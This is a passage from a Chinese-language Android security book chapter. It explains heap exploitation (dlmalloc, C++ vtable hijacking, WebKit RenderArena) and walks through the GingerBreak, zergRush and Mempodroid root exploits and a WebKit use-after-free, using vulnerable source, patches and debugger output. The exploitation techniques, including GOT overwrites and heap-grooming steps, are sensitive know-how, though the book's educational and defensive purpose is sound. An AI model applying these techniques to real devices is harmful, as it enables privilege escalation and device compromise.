- 要利用释放后重用漏洞，攻击者必须保证与被释放内存块相邻的内存块依然正在被使用。否则新的分配就不会按照预想从被释放的地方分配，而是会从其他地方产生。这是因为释放处的内存块已经被合并成更大的内存块。即便新的分配产生自释放的同一内存块，如果被释放的内存块与前面的内存块合并，新分配内存的起始也有可能向前移动。
- 对于堆溢出或是其他破坏内存块控制数据的攻击，内存块的合并会导致控制数据移动至前面的内存块中，从而无法控制。

无论是哪种情况，都可以事先在堆上分配很多占用的小内存块来避免发生合并。

很多现代的堆分配器在分配和释放内存时有额外的安全检查，以防止一些堆的攻击。dlmalloc 中的检查只涉及控制数据。`free` 函数检查了以下不变量。

- 下一个相邻的内存块地址必须在当前内存块地址的后面，这能避免当前块地址加上内存块大小时发生整数溢出。
- 前一个相邻内存块必须在堆上，这可以通过与堆初始化时的全局最小地址进行比较来判断。这个检查可以避免前一个内存块大小字段数值过大。
- 发生内存块合并或者产生一个新的分配时，就会发生空闲块链表的元素删除（unlink）操作，这会触发 unlink 检查。首先，它会检查待删除内存块向前指针指向的内存块，保证其向后指针指向当前块。其次，验证向后指针指向的内存块，保证其向前指针指向当前块。这样，通过覆盖链表指针来修改任意值的攻击就会得到缓解。但是，对于那些已经有指向内存块指针的内存（例如 bin 列表的头），依然可以用这种攻击来覆盖。

`malloc` 中的安全检查基本就是上面提到的 unlink 检查。尽管这些检查还不能完全应对一些特殊场景，但是攻击堆上应用相关的指针会更加容易。可以参考 Phrack 杂志第 66 期（文章 6 和 10）"Yet another `free()` exploitation technique"以及"MALLOC DES-MALEFICARUM"来了解其他通用的技术。下一节介绍如何攻击内存块中特定于应用的指针。

4. C++虚函数表指针

C++之所以拥有多态特性，根本上是因为引入了*虚函数*（virtual functions）。子类的这些虚函数可以与基类不同，进行专门定制。即便运行时代码只知道它的基类，也能调用正确的函数。面向对象编程中虚函数的具体细节超出了本书讨论的范围，B. Stroustrup 于 1997 年所著的《C++编程语言（第 3 版）》当中有很好的介绍。

攻击者并不会关注 C++的面向对象编程思想有多么美妙，只关心编译器如何实现虚函数的调用。由于虚函数的解析发生在运行时，所以在类的内存表示中一定存储着虚函数的信息。事实上，GCC 会把一个*虚函数表的指针*（virtual function table pointer，简称 vftable）放在对象的开始位置。这个指针指向的是由所有函数的指针组成的表，编译器并没有把所有函数的指针都放在每个对象内存中，这样可以直接缩小对象，因为特定对象一定属于一个类，并且拥有确定数量的虚函数。二进制文件包含了每个基类的虚函数表。对象的虚函数表由构造函数进行初始化。更多实现细节请参考 S.Lippman 著的 *Inside the C++ Object Model*（Addison-Wesley，1996）。类对象在内存中的

基本布局如图 8-5 所示。




图 8-5　C++类中的虚函数表

虚函数调用暗含了类实例内存的间接访问；类实例往往分配在堆中。在 ARM 体系结构下，GCC 虚函数调用大致如下所示：

WebKit 虚函数调用示例

↓从类实例的起始内存中取出虚函数表，存在 r0 中

```
ldr r0, [r4, #0]
subs r5, r6, r5
```

↓在虚函数表偏移 722 处取得想要调用的函数指针

```
ldr.w r3, [r0, #772]
```

↓为函数调用设置参数 r0

```
mov r0, r4
```

↓调用这个函数指针

```
blx r3
```

当堆上发生内存破坏漏洞时，攻击者可以通过控制虚函数表指针让它指向任何地方。尽管 vftable 通常在二进制的 `text` 段当中，攻击者也可以把它指向堆上伪造的虚函数表。然后，当对象的虚函数被调用时，伪造的虚函数表就可以把控制流劫持到攻击者指定的任何地方。

这种技术的一个缺点在于，攻击者想调用的函数不能直接通过覆盖 C++对象来写入内存：首

先，攻击者需要往能够泄露地址的堆中填充数据，作为伪造的虚函数表；其次，利用应用逻辑来覆盖虚函数表指针，将指向攻击者能控制的地方。下一节会展示相关例子。

5. WebKit 分配器：RenderArena

正如之前所说，程序可能会定制为自身进行优化的堆分配器。WebKit 渲染引擎就带有一个堆分配器来优化渲染树（RenderTree）的生成速度。每个 DOM 树都对应着一个渲染树结构，包含页面中的所有元素及其各自位置、样式等需要渲染的属性。每次页面布局发生变化，就需要重构渲染树（如改变窗口大小，修改 DOM 树等），所以渲染树需要一个快速的分配器。渲染树的每个节点（即 C++对象）都使用特殊的分配器 RenderArena 来分配。

RenderArena 分配器并不是基于操作系统的页分配，而是基于堆上大内存块的分配来实现的。这些较大内存块的分配使用了我们熟悉的 dlmalloc。dlmalloc 分配的大内存块会进一步为 RenderArena 的分配所用，因而可以将 RenderArena 称为“堆上的堆”。在 ARM 架构下，RenderArena 的分配都是 0x1000 字节，加上 arena 头后共 0x1018 字节。

RenderArena 的分配策略非常简单，容易解释。内存块从不合并；同样大小的空闲内存块组成单向链接的 FILO（First-In-Last-Out）结构，等待新的分配。如果在空闲内存块中无法找到新分配的大小，则在当前 RenderArena 的最后创建一个新的内存块。如果当前的 arena 大小不够，无法满足新的分配，则使用 dlmalloc 创建一个新的 Arena。这个分配策略虽然很简单，但是很有效。这是因为在这个特殊的堆上只有固定大小的 C++类会被分配，整体来说，分配大小的变化不大。

由于分配策略足够简单，所以内存块中并不用存储元数据。空闲内存块的第一个机器字存储指向下一个相同大小的空闲块指针，组成了前面提到的单向 FILO 链表。

在空闲内存块的开头存放指向下一个相同大小空闲块的指针为攻击者提供了便利。因为在 RenderArena 上分配的所有对象都是 C++类的对象，都继承于相同的基类，并且在最开头都有虚函数表指针，这个指针与链表指针重合。这样，RenderArena 分配器会使虚函数表指针指向相同尺寸的前一个空闲块，如图 8-6 所示。



图 8-6　vftptr 指向下一个空闲块

在释放后重用之前，如果相同大小的内存块分配可以被控制然后释放，那么执行流就可以被劫持，并且无需进行额外构造。8.3 节讨论了这种场景，即便堆内存分配无法控制，也能成功利用。

这个利用技术在 Hackito Ero Sum 2012 会议上公开，之后谷歌在最新的 WebKit 更新中给出了缓解措施。链表指针被运行时生成的幻数所遮罩，这样该数就不再是有效的虚函数表指针。幻数基于 ASLR 的熵生成，最高有效位置为 1。这种方案保证生成的数无法预测，并且很有可能不是一个有效的指针。

8.2　公开的漏洞利用

第 3 章简要介绍了许多本地提权的利用。本章会详细介绍三个漏洞及其利用，尽可能让大家了解 Android 生态系统中用户态程序的漏洞利用技术。

前两个漏洞与 Android 自定义的自动挂载守护进程 vold 有关。这个软件是专门为 Android 开发的，曾经在两个不同的攻击面上曝出漏洞。第一个漏洞与 NETLINK 套接字相关。这是一个特殊的本地包套接字，内核空间与用户空间用它来交换数据。第二个漏洞则出在 UNIX 域套接字（UNIX domain socket）上。UNIX 域套接字都与文件系统的特定路径绑定，而且拥有自己的用户和组，类似于普通文件的属性。由于 UNIX 域套接字并没有对所有用户开放访问，因此即便攻破了浏览器进程，也不能以此来进一步对 UNIX 域套接字发起攻击。

第三个利用是 mempodroid，它利用了 Linux 内核中的一个漏洞，可以在更高权限的进程内存中写入数据。一种巧妙利用这个漏洞的方法是，让一个 set-uid 程序执行一个自定义的载荷，从而提权。尽管这个利用依赖于内核的漏洞，但是基本的漏洞利用发生在用户空间。

8.2.1　GingerBreak

vold 守护进程不断监听 NETLINK 套接字，等待新磁盘相关事件的通知消息，来实现磁盘的自动挂载。这些消息一般由内核发送给所有注册了特定类型消息的用户态程序，但是用户态进程也有可能发送 NETLINK 消息。这就导致攻击者可以伪造用户程序原本预期从内核发送出来的消息，暴露出了一种攻击面。还需要注意的是，目前 Android 权限系统并没有对 NETLINK 套接字进行限制，任何程序都可以使用它来通讯，因此所有接收 NETLINK 消息的程序都被极大地拓宽了攻击面。

8

vold 进程使用了 Android 开源项目（AOSP）库中的代码来解析和处理 NETLINK 消息。传递一个块设备事件相关的消息时，分发器类 `VolumeManager` 会调用所有注册了 `Volume` 类的虚函数 `handleBlockEvent`。每一个注册了的类会判断这个消息是否跟自身相关。下面的代码片段摘自 AOSP 中的 system/vold/VolumeManager.cpp，从中可以看到 `handleBlockEvent` 的实现。

vold 中 `handleBlockEvent` 的实现

```
void VolumeManager::handleBlockEvent(NetlinkEvent *evt) {
    const char *devpath = evt->findParam("DEVPATH");

    /* Lookup a volume to handle this device */
    VolumeCollection::iterator it;
    bool hit = false;
    for (it = mVolumes->begin(); it != mVolumes->end(); ++it) {
        if (!(*it)->handleBlockEvent(evt)) {
#ifdef NETLINK_DEBUG
            SLOGD("Device '%s' event handled by volume %s\n", devpath,
                (*it)->getLabel());
#endif
            hit = true;
            break;
```

```
            }
        }

        if (!hit) {
#ifdef NETLINK_DEBUG
            SLOGW("No volumes handled block event for '%s'", devpath);
#endif
        }
    }
```

DirectVolume 类包含了处理分区添加的代码。当一个 NETLINK 消息的参数 DEVTYPE 非 disk 时，这段代码就会执行。下面的代码片段摘自 AOSP 中的 system/vold/DirectVolume. cpp，包含了 DirectVolume 类中 handlePartitionAdded 函数的实现。

vold 中未修复的 handlePartitionAdded 函数代码，commit8509494

```
void DirectVolume::handlePartitionAdded(const char *devpath,
            NetlinkEvent *evt) {
        int major = atoi(evt->findParam("MAJOR"));
        int minor = atoi(evt->findParam("MINOR"));

        int part_num;
```

↓ 从 NETLINK 消息中获取 PARTN 参数

```
        const char *tmp = evt->findParam("PARTN");

        if (tmp) {
            part_num = atoi(tmp);
        } else {
            SLOGW("Kernel block uevent missing 'PARTN'");
            part_num = 1;
        }
```

↓ 检查动态增长的成员变量，但是并没有定义绝对数组边界

```
        if (part_num > mDiskNumParts) {
            mDiskNumParts = part_num;
        }

        if (major != mDiskMajor) {
            SLOGE("Partition '%s' has a different major than its disk!",
                 devpath);
            return;
        }
```

↓ 将用户控制的值存入用户控制的下标所对应的数组元素中，只检查了上界

```
        if (part_num > MAX_PARTITIONS) {
            SLOGE("Dv:partAdd: ignoring part_num = %d (max: %d)\n",
                part_num, MAX_PARTITIONS);
        } else {
            mPartMinors[part_num -1] = minor;
        }
        // …
    }
```

这个函数没有正确地检查 `part_num` 变量的边界，攻击者可以通过 NETLINK 消息中的 `PARTN` 参数来传入 `part_num` 变量的值。在上述比较语句中，`part_num` 变量被解释为有符号整数，并且被用作数组下标来访问整数数组。函数没有检查下标是否为负数，这导致了程序访问 `mPartMinors` 数组（位于堆上）之前的元素。

攻击者可以覆盖数组 `mPartMinors` 内存之前任意的 32 比特字为任意可控值。这个漏洞在 Android 2.3.4 中得到了修复：只是添加了负数下标值的检查。下面代码是通过 `git diff` 命令得到的相关修复。

`handlePartitionAdded` 函数忽略边界检查补丁，commitf3d3ce5

```
--- a/DirectVolume.cpp
+++ b/DirectVolume.cpp
@@ -186,6 +186,11 @@ void DirectVolume::handlePartitionAdded
      (const char *devpath, NetlinkEvent *evt)
         part_num = 1;
     }
```

↓ 以下是新增的边界检查

```
+     if (part_num > MAX_PARTITIONS || part_num < 1) {
+         SLOGW("Invalid 'PARTN' value");
+         part_num = 1;
+     }
+
      if (part_num > mDiskNumParts) {
          mDiskNumParts = part_num;
      }
```

这是一个经典的原语，被称为“写四个字节”（write-four）。这个原语描述的场景是攻击者可以控制任意地址的 32 比特。Sebastian Krahmer 编写的公开利用并不需要目标进程泄露信息，而是使用了 Android 的崩溃日志记录工具。由于这个利用用于 root 自己的设备，所以假设使用 ADB shell 来运行，从而可以读取系统日志里的一些崩溃信息，如第 7 章所述。普通应用程序的用户可能不在 log 组中，因此无法读取系统日志和运行利用。

GingerBreak 首先需要得到全局偏移表（GOT）到 `DirectVolume` 类 `mPartMinors` 数组的偏移。由于受影响的 Android 版本还未引入 ASLR，因此 vold 进程无论如何重启，这个偏移都会保持不变，而且 vold 崩溃后会自动重启。利用会首先使用无效的偏移来让它崩溃，然后读取崩溃日志信息，获取地址信息。这样 GOT 距离 `mPartMinor` 数组的偏移就可以很容易地计算出来。

GOT 的地址可以通过解析磁盘上 vold 的 ELF 可执行文件头来得到。这些方法使利用无需进一步修改就可以在不同编译版本的 vold 上工作。图 8-7 显示了如何使用负的数组索引来覆盖 GOT。




图 8-7　获取 GOT 表到堆的偏移

为了实现有效代码执行，漏洞利用把 GOT 表中的 `strcmp` 函数项覆盖为 libc 中的 `system` 函数。同样，系统没有开启 ASLR，所以也可以使用当前进程 libc 中 `system` 函数的地址，这和目标进程中的 `system` 地址是相同的。当 vold 进程下一次调用 `strcmp` 时，就会执行 `system` 函数。

利用发送了一个 NETLINK 请求，请求包含一个用来作比较的参数字符串。因为 `strcmp` 已经被指向了 `system`，所以利用只需在传入的参数字符串中提供一个二进制程序的路径。这样，当 vold 对字符串进行比较时，就会运行这个二进制程序。可以看到，无需使用原生代码的载荷或者是第 9 章所提到的 ROP 就可以写出这个利用，使其非常优雅且不依赖于目标环境。在漏洞利用中，简单往往意味着可靠。

8.2.2　zergRush

GingerBreak 利用了 vold 代码中的漏洞，而 zergRush 则利用了 libsysutils 库中的漏洞。libsystutils 库提供了 `Framework` 套接字的通用接口，实际上就是传统的 UNIX 域套接字。程序从套接字收到的消息中抽取出的文本命令会导致栈缓冲区溢出。这个漏洞在 Android 4.0 中得到了修复。它的攻击面非常有限，只有 root 用户和 mount 用户组可以访问 UNIX 域套接字，如下所示。

vold 框架套接字文件属性

```
# ls -l /dev/socket/vold
srw-rw---- root     mount          2013-02-21 16:08 vold
```

本地的 ADB shell 以用户 shell 来运行，而 shell 用户在 mount 用户组中，因此可以通过 ADB shell 使用这个漏洞来 root 设备。然而，非 mount 组的其他用户是无法访问这个套接字的，例如浏览器。当然，如果其他进程也使用了包含漏洞的 `FrameworkListener` 代码，就可以利用对应的套接字漏洞并获得相应的权限。

包含漏洞的函数会把收到的 UNIX 域套接字消息解析成不同的（以空格划分的）参数，代码如下所示。

包含漏洞的 dispatchCommand 函数

```
void FrameworkListener::dispatchCommand(SocketClient *cli, char *data) {
    FrameworkCommandCollection::iterator i;
    int argc = 0;
    char *argv[FrameworkListener::CMD_ARGS_MAX];
```

↓ 在栈上临时分配一个局部缓冲区

```
    char tmp[255];
    char *p = data;
```

↓ 将指针 q 指向这个临时缓冲区

```
    char *q = tmp;
    bool esc = false;
    bool quote = false;
    int k;

    memset(argv, 0, sizeof(argv));
    memset(tmp, 0, sizeof(tmp));
```

↓ 下面的循环遍历输入中的所有字符，直到遇到一个结尾的 0

```
    while(*p) {
...
```

↓ 将用户输入复制到缓冲区，参数放入数组，但是没有检查边界

```
        *q = *p++;
        if (!quote && *q == ' ') {
            *q = '\0';
            argv[argc++] = strdup(tmp);
            memset(tmp, 0, sizeof(tmp));
```

↓ 如果引用的字符串外面还有一个空格，则将 q 重置到 tmp 的起始位置

```
            q = tmp;
            continue;
        }
```

↓增加目标指针，但是没有检查边界。

```
            q++;
        }
...
        argv[argc++] = strdup(tmp);
...
        for (j = 0; j < argc; j++)
            free(argv[j]);
        return;
}
```

这个漏洞的补丁在 AOSP 当中 core 目录的 commitc6b0def 中引入。补丁增加了一个新的局部变量 `qlimit` 来指向 `tmp` 的结尾。在向 `q` 写入数据之前，开发者检查了 `q` 是否大于等于 `qlimit`。

因为返回地址保存在栈上，所以漏洞利用非常简单，只需要覆盖溢出 `tmp` 缓冲区直到覆盖返回地址，并把返回地址指向攻击者的原生代码载荷。图 8-8 展示了这个简单的情形。




图 8-8 覆盖 `tmp` 缓冲区，返回地址的栈缓冲区溢出

由于程序中启用了栈 cookie 保护，所以需要更复杂的利用技巧。在先前的漏洞代码片段中可以看到，程序也没有检查 `argv` 数组的边界。zergRush 利用使用 16 个空的元素来增加 `argc` 变量，让 `argv` 数组越界到与 `tmp` 缓冲区重合的位置。接下来，利用往 `tmp` 写入一些稍后会被程序释放的指针，这样就可以人为地产生堆上释放后重用的情形。利用释放后重用和虚函数表指针，利

用就可以劫持控制流。溢出后的栈帧如图 8-9 所示。




图 8-9　覆盖 `tmp` 缓冲区，保留 cookie 的栈数组溢出

由于 Android 2.3 系列引入了 XN 保护机制，不允许攻击者直接执行任意代码，zergRush 利用使用了一个非常简单的 ROP 链来为 `system` 设置参数。利用这个技术，利用就可以用 root 权限运行任意二进制程序（与 GingerBreak 利用一样）。第 9 章会详细介绍 ROP 技术。

8.2.3　Mempodroid

Linux 内核 2.6.39 到 3.0 版本中包含一个漏洞，可以让用户在某种限制下写入其他进程的内存。这个漏洞在 2012 年 1 月份被披露，Android 4.0 使用了这个版本的 Linux 内核，所以也受到了影响。

Linux 通过一个特殊的字符设备 `/proc/$pid/mem` 把每个进程的虚拟内存暴露为一个文件。出于安全考虑，读写这个文件的权限被严格限制，拥有写入权限的只有内存的所属进程。感谢 UNIX "万物即文件" 的设计哲学，攻击者可以打开目标进程的 `mem` 设备，把它复制到进程的 stdout 和 stderr。要利用这个漏洞，还需要绕过一些检查。Jason A.Donenfeld 在博客中进行了详细说明：http://blog.zx2c4.com/749。

当 stdout 重定向到与虚拟内存相关的字符设备时，攻击者可以写入其他程序内存，但是写入地址是未知的。事实上，只要在程序运行之前 seek 字符设备，攻击者就可以控制写入数据的地址。

Jay Freeman 编写的利用针对 run-as 这个二进制程序，这个程序类似于传统 Linux 平台上的 sudo，用来以其他用户的身份运行程序。要实现这个功能，run-as 程序必须属于 root 用户，而且设置了 set-uid 权限比特位。

explioit 首先提供写入目标内存的载荷，即要执行命令的用户名。run-as 没有查到该用户，于是会向 stderr 打印错误消息。利用通过 seek `mem` 设备来设定要写入的目标地址。该地址为一个错误处理函数路径，会调用 `exit` 函数来终止程序。所以，这一错误的实际退出代码可以被替换成攻击者控制的代码。为了尽可能减少替换的代码，利用精心选择了调用 `exit` 函数的调用点，并把这个代码换成了 `setresuid(0)`。这样，函数返回时相当于没有错误发生，run-as 就会正常运行攻击者提供的命令。




图 8-10　原代码和替换代码

这又是一个非常优雅、简洁的利用，反应了对目标程序的理解。它充分利用了程序的已有功能来运行攻击者想要运行的程序。

8.3　Android 浏览器漏洞利用

本章介绍 WebKit 渲染代码中的一个释放后重用漏洞，作为高级堆漏洞利用技术的案例。这个漏洞是 CVE-2011-3068，已经在 WebKit 的 commit100677 中修复。修复时引用了 bug#70456，但是这个 bug 在本书编写时还是关闭状态。在 Android 4.0.4 版本（标签为 `android-4.0.4-aah-r1` 和 `android-4.0.4_r1`）的 commitd911316 和 538b01d 中，这个漏洞的修补被合并到 Android 浏览器的 WebKit 引擎中，修补来自于对上游的 commit 进行 cherry-pick。漏洞利用在搭载 Android 4.0.1（buildITL41F）的 Galaxy Nexus 上接受了测试，该系统版本已经被证实存在漏洞。

8.3.1　理解漏洞

官方补丁并没有很好地解释漏洞，而且理解 WebKit 源代码是一个很高的屏障。不过对于攻击者来说，修补的 commit 中包含一个崩溃测试样例用于回归测试，同时也使得利用开发变得更容易！使用调试器附加到浏览器进程（如何配置调试环境见第 7 章），设置好正确的符号后运行测试样例，浏览器会崩溃，如下所示。

运行 commit100677 中的测试样例后的崩溃信息

```
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 2050]
0x00000000 in ?? ()
```

↓ 查看所有寄存器

```
gdb » i r
r0             0x6157a8 0x6157a8
r1             0x0  0x0
r2             0x80000000 0x80000000
r3             0x0  0x0
r4             0x6157a8 0x6157a8
r5             0x615348 0x615348
r6             0x514b78 0x514b78
r7             0x1  0x1
r8             0x5ba40540 0x5ba40540
r9             0x5ba40548 0x5ba40548
r10            0xa5 0xa5
r11            0x615424 0x615424
r12            0x3  0x3
sp             0x5ba40538 0x5ba40538
lr             0x59e8ca55 0x59e8ca55
pc             0x0  0
cpsr           0x10 0x10
```

↓ 反汇编调用函数

```
gdb » disas $lr
Dump of assembler code for function
      _ZN7WebCore12RenderObject14layoutIfNeededEv:
   0x59e8ca40 <+0>: push {r4, lr}
   0x59e8ca42 <+2>: mov r4, r0
   0x59e8ca44 <+4>: bl 0x59e4b904
      <_ZNK7WebCore12RenderObject11needsLayoutEv>
   0x59e8ca48 <+8>: cbz r0, 0x59e8ca54
      _ZN7WebCore12RenderObject14layoutIfNeededEv+20>
```

↓ 把虚函数表指针加载到 r0

```
   0x59e8ca4a <+10>:  ldr r0, [r4, #0]
```

↓ 把虚函数指针加载到 r3（将会发生 0 地址跳转，导致崩溃）

```
   0x59e8ca4c <+12>:  ldr.w r3, [r0, #380]     ; 0x17c
```

↓ 把 this 指针加载到 r0

```
   0x59e8ca50 <+16>:  mov r0, r4
```

↓ 调用虚函数

```
   0x59e8ca52 <+18>:  blx r3
   0x59e8ca54 <+20>:  pop {r4, pc}
End of assembler dump.
```

↓ 查看虚函数表指针和调用点的 this 指针

```
gdb » x/1wx $r0
0x6157a8: 0x00615904
```

↓ 打印虚函数地址

```
gdb » x/1wx (*$r0 + 0x17c)
0x615a80: 0x00000000
```

调用点是一个非常通用的 layout 函数，在所有 RenderObject 的子类中都有定义，如下所示：

RenderObject.h 中的 layoutIfNeeded

```
/* This function performs a layout only if one is needed. */
 void layoutIfNeeded() { if (needsLayout()) layout(); }
```

很明显，这是一个 RenderArena 的释放后重用漏洞。正如 8.1.2 节中所述，虚函数表指针被改写。源代码审计人员也许会去更好地理解这个漏洞，但是对于漏洞利用这一目标来说，理解到这个程度已经足够。遗憾的是，这个漏洞不允许攻击者在触发释放后重新获得 JavaScript 的控制，这就使得代码分析失去了意义。为了利用这个漏洞，必须控制虚函数表的内容，但是目前虚函数表指针指向了另一个无法控制的 RenderObject 实例。

8.3.2　控制堆

现在，堆上的虚函数表已经被解引用，下面必须控制相应的堆内存区域来影响代码执行。由于虚函数的调用紧接在内存块释放之后，所以不可能在原地分配任意 RenderObject。即便攻击者可以在释放后再次执行 JavaScript 代码，也必须构造另一个大小为 0x7c 的 RenderObject。只有原本的 RenderBlock 类是特定大小，所以攻击的可能性十分有限。使虚函数表指针指向一个空闲的块更有可能取得成功。

空闲块组成的单向链表中包含大小相同的内存块。正如前面所说，不可能在列表中放入其他

类的示例；但是，在虚函数表中解引用的偏移 0x17c 比整个实例的 0x7c 还要大。因此实际查到的虚函数指针会越过对象，进入 RenderArena 中或后面。这就为控制虚函数表指针打开了思路。

1. 使用 CSS

第一种可能的方法是，从未分配的空间分配一个新的 `RenderObject`，紧接在要被释放的内存块之后。通过控制这个新的分配，可以控制虚函数指针偏移处的数据。要确保这个新的分配来自新的、未分配的空间，可以通过填充现存的空闲内存块"洞"来实现。这种方法实现的堆布局如图 8-6 所示。

不幸的是，`RenderObject` 子类也都非常小，因此使用这些对象控制数据非常困难。这些对象中大多数的 32 位整数来自于 CSS 解析器得到的 CSS 值，例如位置和边距。CSS 代码使用 4 比特整数来存储额外的标志，例如数值是否表示一个百分比。这就使得 CSS 值只有 28 比特，最高的 4 比特被置 0。幸运的是，还有一些例外。其中一个是 `RenderListItem`，即 DOM 中 `li` 节点在渲染树中的等价对象。这种列表项有一个绝对的位置信息，例如一个带有特殊值或显示偏移的编号列表。这些 32 比特值会被原封不动地复制到 `RenderListItem` 的成员变量 `m_value` 和 `m_explicitValue` 中。这样，只要在 `RenderListItem` 前再填充一个空白的 `RenderBlock` 示例，就能得出精确的虚函数偏移。

使用 gdb 检查类大小

```
gdb » p 2 * sizeof('WebCore::RenderBlock')
  + (uint32_t) &(('WebCore::RenderListItem' *) 0)->m_value
$1 = 0x17c
```

这样，程序计数器（`pc`）的整个 32 比特都可以被控制。带有填充的空白对象的堆内存布局如图 8-11 所示。




图 8-11　包含填充和 `RenderListItem` 的 RenderArena 布局

在没有 XN 保护的老版本 Android 系统中，基于 `RenderListItem` 的技术非常有用。在这种场景下，攻击者控制了 `r3`，但并没有控制 `r3` 指向的附近内存或者其他寄存器指向的内存。第 9 章会介绍如何使用 ROP 来绕过 XN 保护。在这种情况下，攻击者可能需要控制更多的内存来进行栈迁移（stack pivot）。

2. 使用空闲内存块

要控制 RenderArena 中已分配内存块之后的内存，另一种方法是确保相应内存区域从未被分配，保持未初始化状态。使用这种方法，虚函数指针就会从未初始化的内存中读取。前面说过，

arena 通过主堆来分配。如果攻击者可以从主堆分配一个 RenderArena 大小的内存块，把内容设置成想要控制的值并释放该内存块，那么下一个 RenderArena 的分配就会被初始化成攻击者所控制的值。

要在 dlmalloc 堆上保留一个空闲内存块，必须注意以下事项。攻击者必须确保被释放的内存块不会被其他相邻内存块合并，而且在下一个 RenderArena 分配之前，其他的内存分配有足够的空闲块。综合考虑这些因素，有以下步骤。

(1) 创建足够多与 RenderArena 相同大小的内存块，并且将其内容都填充为想要的值。每一次分配时，都紧接着分配一小块内存作为守护，防止内存块合并。

(2) 释放所有与 RenderArena 相同大小的内存块，但不释放守护内存块。守护内存块会防止假的 arena 合并，这样 arena 就可以用来分配真正的 RenderArena。

(3) 创建足够多的 `RenderObject` 示例，用完当前的 RenderArena，从而确保新分配的 RenderArena 来自上面准备的内存块。

(4) 创建一个与受释放后重用漏洞影响的 `RenderObject` 类型相同的对象，本例中是 `RenderBlock`。确保它是当前 RenderArena 中最后分配的 `Render` 对象，并且恰好在受释放后重用漏洞影响的 `RenderObject` 之前释放。

完成这些步骤之后，堆的布局应该如图 8-12 所示。




图 8-12　构造后的 RenderArena 和 dlmalloc 状态

3. 使用已分配的内存块

